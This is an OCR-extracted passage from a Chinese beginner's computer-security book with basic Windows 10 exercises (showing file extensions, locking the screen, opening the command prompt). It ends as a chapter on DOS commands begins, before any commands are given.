
1.5 小试身手




练习1：显示系统文件的扩展名

Windows 10 系统默认情况下并不显示文件的扩展名，用户可以通过设置显示文件的扩展名。具体的操作步骤如下。


Step 01 单击“开始”按钮，在弹出的菜单中选择“文件资源管理器”选项，打开“文件资源管理器”窗口，如下图所示。



Step 02 选择“查看”选项卡，在打开的功能区域中选中“显示 / 隐藏”区域的“文件扩展名”复选框，如下图所示。




Step 03 此时打开一个文件夹，用户便可以查看到文件的扩展名，如下图所示。



练习2：快速锁定Windows桌面

在离开计算机时，可以将计算机锁屏，这样可以有效地保护桌面隐私，主要有两种快速锁屏的方法。

（1）使用菜单命令：按 Windows 键，弹出“开始”菜单，单击账户头像，在弹出的快捷菜单中选择“锁定”命令，即可进入锁屏界面，如下图所示。



（2）使用快捷键：按 Windows+L 组合键，可以快速锁定 Windows 系统，进入锁屏界面，如下图所示。



第2章　Windows中的DOS窗口与DOS命令

作为计算机或网络终端设备的用户，要想使自己的设备不受或少受黑客的攻击，有必要了解一些计算机中的基础知识，本章介绍Windows系统中的命令行与DOS命令，主要内容包括认识Windows系统中的窗口和黑客常用DOS命令的应用等。

2.1　认识Windows 10系统中DOS窗口


Windows 10操作系统中的DOS窗口，也被称为“命令提示符”窗口，该窗口主要以图形化界面显示，用户可以很方便地进入DOS命令窗口并对窗口中的命令行进行相应的编辑操作。




绝招1：使用菜单的形式进入DOS窗口

Windows 10的图形化界面缩短了人与机器之间的距离，通过使用菜单可以很方便地进入DOS窗口，具体的操作步骤如下。

Step 01 单击桌面上的“开始”按钮，在弹出的菜单列表中选择Windows→“命令提示符”菜单命令，如下图所示。



Step 02 弹出“管理员：命令提示符”窗口，在其中可以执行相关DOS命令，如下图所示。




绝招2：通过“运行”对话框进入DOS窗口




除使用菜单的形式进入DOS窗口，用户还可以通过“运行”对话框进入DOS窗口，具体的操作步骤如下。


Step 01 在Windows 10操作系统中，右击桌面上的“开始”按钮，在弹出的快捷菜单中选择“运行”菜单命令，如下图所示。



Step 02 打开“运行”对话框，在“运行”文本框中输入cmd，如下图所示。



Step 03 单击“确定”按钮，即可进入 DOS 窗口，如下图所示。

